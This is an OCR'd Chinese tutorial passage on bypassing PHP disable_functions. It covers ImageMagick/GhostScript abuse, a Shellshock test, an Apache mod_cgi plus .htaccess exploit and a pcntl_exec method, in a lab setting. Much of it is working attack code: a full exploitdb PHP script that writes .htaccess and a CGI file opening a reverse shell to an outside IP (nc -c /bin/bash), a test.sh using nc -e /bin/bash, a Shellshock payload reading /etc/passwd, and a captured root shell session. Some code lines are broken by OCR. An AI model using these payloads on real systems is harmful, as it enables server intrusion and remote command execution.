Ncat: Listening on :::8888
Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from 36.[redacted].114.
Ncat: Connection from 36.[redacted] 114:13405.
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
pwd
/root/disablefunc/test
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
 default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast stat
e UP group default qlen 1000
    link/ether 00:0c:29:9b:35:af brd ff:ff:ff:ff:ff:ff
    inet 192.168.248.174/24 brd 192.168.248.255 scope global dynamic nopr
efixroute eth0
       valid_lft 1710sec preferred_lft 1710sec
    inet6 fe80::20c:29ff:fe9b:35af/64 scope [redacted]
       valid_lft forever preferred_lft forev[redacted]
```



非常 nice，反弹成功，命令可以成功执行 !!

如果通过蚁剑方式利用的话很简单。

1. 上传编译好的 so，里面包含想执行的命令 ;

2. 上传 php 文件，里面引用 so 并在 php 中使用 Imagick 创建对象处理调用 GhostScript 库才能处理的 11 种后缀名文件 ;

3. 上传符合要求后缀名的文件 ;

4. 手动访问该 php 触发命令执行 ;

这里不单独演示了，感兴趣的自己试试 ~~

当然教程里还有其它姿势，比如利用 PA

ions 的姿势真的非常非常多 ~


## Bash Shellshock

非常经典的漏洞，CVE-2014-6271，影响 bash 3.0 到 4.3 的所有版本。

而我大 kali 的 bash 版本是 5.0.3..... 所以还是不拿它复现了。

记得我之前 bWAPP 教程里提过这个漏洞复现啊，所以我们偷下懒，直接用 bWAPP 的环境好了。


首先在原先基础上，找到 php.ini，添加 disable_functions 并重启 web 服务。




这里用下面命令重启。


```
/etc/init.d/apache2 restart
```

看看效果，已经可以了。




然后测试一下，poc 如下。

```
() { :;}; echo $(/bin/cat /etc/passwd)
```




完全可以，没问题啊，果然 php 的 disable_functions 限制不到后端的 bash 组件。

具体漏洞原理可以参考我之前写的bWAPP教程，此处不再赘述，记得复现完成以后还原一下 php.ini 配置，否则一些题目会出错。

## 结语

中篇的篇幅大多在 ImageMagick 组件上，这个组件和 php 的组合还能碰撞出 N 多火花，这也是为什么很多 CTF 题目都选择 php+ImageMagick 的组合。

# 绕过 php 的 disable_functions（下篇）

上篇主要讲解了利用环境变量 LD_PRELOAD 劫持系统函数，通过加载恶意 so 达到执行系统命令的效果。

中篇的教程主要是讲下上次提到的另外一种姿势：

后端组件漏洞 (imagemagick、GhostScript 和 bash shellshock)

现在开始写下篇的教程，不知道能不能写完，越看越觉得姿势确实太多了，有些复现起来比较简单的姿势我这里就不多介绍了

Apache+mod_cgi+.htaccess

这个其实也是在 yangyangwithgnu 的那篇 无需 sendmail：巧用 LD_PRELOAD 突破 disable_functions 中提及但未复现的一种姿势，这种姿势还是国外的安全研究者最先发现，然后发表并在 exploitdb 上也留下了验证的 poc，在 php5 时代可以说是曾经火热一时。现在我们来复现一下。

## 测试环境

```
操作系统：CentOS Linux release 7.2.1511
Apache版本：Apache/2.4.6
PHP版本：PHP 5.4.16
禁用函数：
symlink,show_source,system,exec,passthru,shell_exec,popen,proc_open,proc_close,curl_exe
c,curl_multi_exec,pcntl_exec
```

安装过程如遇 No package xxx available 可安装扩展更新包

```
yum install epel-release
```

根据教程描述，想要复现本漏洞要满足以下条件：

1. web 服务器运行 apache
2. 启用 mod_cgi 模块
3. 允许 .htaccess 文件生效
4. .htaccess 文件必须具备写权限

好了我们依次看下条件能否满足吧。

第一个条件最好满足，因为我们就是 apache2+php5 的环境；

第二个条件我们看下：

mod_cgi 模块默认安装完 httpd 后就会启用，可以通过以下命令查看已经安装的 apache 模块：

httpd -M

```
proxy_balancer_module (shared)
proxy_connect_module (shared)
proxy_express_module (shared)
proxy_fcgi_module (shared)
proxy_fdpass_module (shared)
proxy_ftp_module (shared)
proxy_http_module (shared)
proxy_scgi_module (shared)
proxy_wstunnel_module (shared)
systemd_module (shared)
cgi_module (shared)
php5_module (shared)
```



cgimodule 真的就是 mod_cgi 吗？这里我们看下 apache 官方文档。


(http://man.gimoo.net/apache2/html/mod_cgi.html)

根据描述，mod_cgi 作用如下：

任何具有 mime 类型 application/x-httpd-cgi 或者被 cgi-script 处理器 (Apache 1.1 或以后版本 ) 处理的文件将被作为 CGI 脚本对待并由服务器运行 , 它的输出将被返回给客户端。通过两种途径使文件成为 CGI 脚本，或者文件具有已由 AddType 指令定义的扩展名，或者文件位于 ScriptAlias 目录中。

其实很简单：mod_cgi 模块就是将 cgi 脚本文件或者用户自定义格式的脚本文件在服务端运行并将输出返回。

第三个条件和第四个条件都是关于 .htacess 的，我们一起看一下。

首先第四个条件是 .htaccess 文件可以写入，这个很简单，一般该文件都是在指定的 web 目录下启用，我们都可以在 web 目录下自己创建文件的，所以写文件自然不在话下。

至于第三个条件 .htaccess 文件是否生效，则要看 apache 配置文件中指定 web 目录下 AllowOverride 参数值的设置。

在 AllowOverride 设置为 None 时， .htaccess 文件将被完全忽略。当此指令设置为 All 时，所有具有 ".htaccess" 作用域的指令都允许出现在 .htaccess 文件中。

这里我将 apache 配置文件该 web 目录下 AllowOverride 参数直接设置为 ALL。

```
<VirtualHost *:80>
DocumentRoot "/var/www/html"
#DocumentRoot "/var/www/html/permeate"
#ServerName permeate.localhost
ServerName localhost
        #<Directory "/var/www/html/permeate">
        <Directory "/var/www/html">
        Options Indexes FollowSymLinks
        AllowOverride All
                Require all granted
    </Directory>
</VirtualHost>
```



有人可能会说，这么设置有点尴尬吧，不是默认配置啊！

我们看下 apache 官方文档 allowoverride 简介 (http://httpd.apache.org/docs/2.4/mod/core.html#allowoverride)

**AllowOverride Directive**

| | |
|---|---|
| Description: | Types of directives that are allowed in .htaccess files |
| Syntax: | AllowOverride All\|None\|*directive-type* [*directive-type*] ... |
| Default: | AllowOverride None (2.3.9 and later), AllowOverride All (2.3.8 and earlier) |
| Context: | directory |
| Status: | Core |
| Module: | core |

When the server finds an .htaccess file (as specified by AccessFileName), it needs to know which directives declared in that file can override earlier configuration directives.

**Only available in <Directory> sections**

AllowOverride is valid only in <Directory> sections specified without regular expressions, not in <Location>, <DirectoryMatch> or <Files> sections.

里面提到：apache 2.3.8 及以前版本，AllowOverride 参数默认值就是 ALL 知道 2.3.9 以上版本才改为 None，所以影响范围还是比较可观的。然而我的 web 目录下目前暂时没有 .htaccess 文件，这个其实不影响，后面会说明。

好了，到这里我们 4 个条件都满足了，我们开始尝试复现一下吧。


## 开始复现

这里直接用 exploitdb 上的 poc。

mod_cgi.php

```
$cmd = "nc -c '/bin/bash' 10.11.12.13 8888"; //command to be executed
$shellfile = "#!/bin/bash\n"; //using a shellscript
$shellfile .= "echo -ne \"Content-Type: text/html\\n\\n\"\n"; //header is needed,
otherwise a 500 error is thrown when there is output
$shellfile .= "$cmd"; //executing $cmd
function checkEnabled($text,$condition,$yes,$no) //this surely can be shorter
{
    echo "$text: " . ($condition ? $yes : $no) . "<br>\n";
}
if (!isset($_GET['checked']))
{
    @file_put_contents('.htaccess', "\nSetEnv HTACCESS on", FILE_APPEND); //Append it
to a .htaccess file to see whether .htaccess is allowed
    header('Location: ' . $_SERVER['PHP_SELF'] . '?checked=true'); //execute the script
again to see if the htaccess test worked
}
else
{
    $modcgi = in_array('mod_cgi', apache_get_modules()); // mod_cgi enabled?
    $writable = is_writable('.'); //current dir writable?
    $htaccess = !empty($_SERVER['HTACCESS']); //htaccess enabled?
        checkEnabled("Mod-Cgi enabled",$modcgi,"Yes","No");
        checkEnabled("Is writable",$writable,"Yes","No");
        checkEnabled("htaccess working",$htaccess,"Yes","No");
    if(!($modcgi && $writable && $htaccess))
    {
        echo "Error. All of the above must be true for the script to work!"; //abort if
not
    }
    else
    {
        checkEnabled("Backing up
.htaccess",copy(".htaccess",".htaccess.bak"),"Suceeded! Saved in
.htaccess.bak","Failed!"); //make a backup, cause you never know.
        checkEnabled("Write .htaccess file",file_put_contents('.htaccess',"Options
+ExecCGI\nAddHandler cgi-script .dizzle"),"Succeeded!","Failed!"); //.dizzle is a nice
extension
        checkEnabled("Write shell
file",file_put_contents('shell.dizzle',$shellfile),"Succeeded!","Failed!"); //write the
file
        checkEnabled("Chmod 777",chmod("shell.dizzle",0777),"Succeeded!","Failed!");
//rwx
        echo "Executing the script now. Check your listener <img src = 'shell.dizzle'
style = 'display:none;'>"; //call the script
    }
}
?>
```

直接把该 php 文件上传到 web 目录下，里面执行的是反弹 shell 的命令，我们开启监听服务器的指定端口，然后尝试访问该文件。




反弹成功，命令可以执行，绕过了 disable_functions 的限制。

## 原因探究

我们分析一下这个 poc 为什么可以实现命令执行呢？

简单分析一下 mod_cgi.php：

```
<?php
$cmd = "nc -c '/bin/bash' 47.98.146.200 8888"; //command to be executed
$shellfile = "#!/bin/bash\n"; //using a shellscript
$shellfile .= "echo -ne \"Content-Type: text/html\\n\\n\"\n"; //header is needed, otherwise a 500 error is thrown when there is
$shellfile .= "$cmd"; //executing $cmd
function checkEnabled($text,$condition,$yes,$no) //this surely can be shorter
{
    echo "$text: " . ($condition ? $yes : $no) . "<br>\n";
}
if (!isset($_GET['checked']))
{
    @file_put_contents('.htaccess', "\nSetEnv HTACCESS on", FILE_APPEND); //Append it to a .htaccess file to see whether .htacc
    header('Location: ' . $_SERVER['PHP_SELF'] . '?checked=true'); //execute the script again to see if the htaccess test worke
}
else
{
    $modcgi = in_array('mod_cgi', apache_get_modules()); // mod_cgi enabled?
    $writable = is_writable('.'); //current dir writable?
    $htaccess = !empty($_SERVER['HTACCESS']); //htaccess enabled?
        checkEnabled("Mod-Cgi enabled",$modcgi,"Yes","No");
        checkEnabled("Is writable",$writable,"Yes","No");
        checkEnabled("htaccess working",$htaccess,"Yes","No");
    if(!($modcgi && $writable && $htaccess))
    {
        echo "Error. All of the above must be true for the script to work!"; //abort if not
    }
    else
    {
        checkEnabled("Backing up .htaccess",copy(".htaccess",".htaccess.bak"),"Suceeded! Saved in .htaccess.bak","Failed!"); //
        never know.
        checkEnabled("Write .htaccess file",file_put_contents('.htaccess',"Options +ExecCGI\nAddHandle
        //.dizzle is a nice extension
        checkEnabled("Write shell file",file_put_contents('shell.dizzle',$shellfile),"Succeeded!","Failed!"); //write the file
```

首先它吧反弹 shell 的命令写到了当前目录下的 shell.dizzle 文件中，不认识这个后缀没有关系，后面会解释。

下面是创建检查指定条件是否满足的函数 checkEnabled。

接着检查 url 中是否有 checked 字段，如果没有尝试创建 .htaccess 文件然后重定向 url 添加 ?checked=true。

接下来依次检测：

1. mod_cgi 模块是否启用；

2. 当前目录是否可写；

3. .htaccess 文件是否可以生效；

如果不满足，则报错表示不满足利用的条件。

接下来备份原有的 .htaccess 文件，并新建 .htaccess 文件内容为：

```
Options +ExecCGI\nAddHandlercgi-script .dizzle
```

创建 shell.dizzle 文件，并赋予 777 权限，最后通过 js 调用该脚本在服务端运行。

思路非常清晰，创建的文件其实都可以在服务器和浏览器看到。

新增 .htaccess 文件，并且看到里面的内容

```
[root@localhost etc]# locate .htaccess
/root/桌面/de/ma/一句话/apache下.htaccess文件解析.rar
/usr/share/nginx/html/wordpress/wp-content/plugins/akismet/.htaccess
/var/www/html/wordpress/ma/一句话/apache下.htaccess文件解析.rar
/var/www/html/wordpress/wp-content/plugins/akismet/.htaccess
[root@localhost etc]# updatedb
[root@localhost etc]# locate .htaccess
/root/桌面/de/ma/一句话/apache下.htaccess文件解析.rar
/usr/share/nginx/html/wordpress/wp-content/plugins/akismet/.htaccess
/var/www/html/.htaccess
/var/www/html/.htaccess.bak
/var/www/html/wordpress/ma/一句话/apache下.htaccess文件解析.rar
/var/www/html/wordpress/wp-content/plugins/akismet/.htaccess
[root@localhost etc]# cat /var/www/html/.htaccess
Options +ExecCGI
AddHandler cgi-script .dizzle[root@localhost etc]#
```



内容是：

```
Options +ExecCGIAddHandlercgi-script .dizzle
```

关于 apache 的 Options 指令含义，参考 Apache Options 指令详解 (http://www.365mini.com/page/apache-options-directive.htm)

其中 ExecGGI 代表允许使用 mod_cgi 模块执行 CGI 脚本。

而 AddHandlercgi-script.dizzle 这是代表后缀名是 .dizzle 格式的文件调用 cgi 程序来处理。

这个和 apache 另外一个配置很像 AddType，这两个有什么区别呢？

```
AddType 是与类型表相关的，描述的是扩展名与文件类型之间的关系，如：
AddType application/x-x509-ca-cert .crt

说明 .crt 扩展名的文件就是application/x-x509-ca-cert类型的；  在内容协商时，如果客户端需要是
application/x-x509-ca-cert类型的，就将 .crt结尾的资源返回
注意：  经过内容协商的资源，在http相应头中有相应的Content-Location说明，如：

GET /a HTTP/1.1
...

...
Content-Location: a.php
...

AddHandler 说明什么样的扩展名使用什么样的程序来处理，描述的是扩展名与处理程序之间的关系
AddHandler cgi-script .cgi
```

简而言之

AddType 是定义什么样后缀名的文件对应的文件类型


AddHandler 是定义什么样后缀名文件对应的处理程序

新增 shell.dizzle 文件，里面的内容是反弹 shell

```
总用量 36
-rw-r--r--.  1 root   root        27 12月 22 2016 index2.html
-rw-r--r--.  1 root   root        37 5月  16 10:05 index.php
-rw-r--r--.  1 root   root        21 5月  16 10:05 info.php
-rw-r--r--.  1 apache apache    2041 5月  16 10:19 mod_cgi.php
drwxr-xr-x. 12 apache apache    4096 11月 27 14:55 permeate
-rwxrwxrwx.  1 apache apache      87 5月  16 11:19 shell.dizzle
-rw-r--r--.  1 root   root        30 11月 13 2017 test.php
-rw-r--r--.  1 root   root        40 5月  16 10:14 webshell.php
drwxr-xr-x.  6 nobody nfsnobody 4096 11月 27 14:37 wordpress
[root@localhost html]# cat shell.dizzle
#!/bin/bash
echo -ne "Content-Type: text/html\n\n"
nc -c '/bin/bash' 47.[redacted].200 8888[root@localhost html]#
```



页面 js 调用 shell.dizzle




好了，到这里基本上就复现成功并且解释了其中的原理，最好的理解方式就是手动复现一遍。

利用 pcntl_exec

这个其实网上资料多，但是有复现记录的并不多，原因可能是 pcntl 这个扩展默认是不安装的，而且这个方法也相对较为冷门。

pcntl 扩展是用于让 PHP 支持多线程操作而开发的，默认情况下是不安装本扩展的。

所以为了复现，我们需要自己安装一下该扩展，这里需要用到 phpize( 用于给 PHP 动态添加扩展，避免重新编译安装一遍 php)，如果 phpize 命令不存在或执行报错可以 yum 或者 apt-get 安装一下 php-devel。

切记安装 pcntl 扩展时，下载和已安装 php 同版本的源码包，如果找不到，去 PHP5 博物馆 (https://museum.php.net/php5/) 寻找下载。

安装 pcntl 教程参考：

php5.5 安装 pcntl 扩展 (https://blog.csdn.net/fareast_mzh/article/details/87349857)

如何安装 php 扩展 pcntl(https://www.jianshu.com/p/770d0bea2087)

记得 php.ini 中需要将 pcntl_exec 从 disable_functions 中删除。

安装完成以后，可以准备两个文件上传到 web 目录下。


pcntl.php，核心就是利用 pcntl 扩展的 pcntl_exec 函数执行指定脚本。

```php
<?php
if(function_exists('pcntl_exec')) {
    pcntl_exec("/bin/bash", array("/var/www/html/test.sh"));
} else {
        echo 'pcntl extension is not support!';
}
?>
```

test.sh，由于脚本可为 Linux shell 脚本，所以灵活性较大，推荐直接反弹 shell

```
#!/bin/bash
nc -e /bin/bash 10.11.12.13 8888
```

此时我们远端服务器开启监听，尝试访问 pcntl.php。




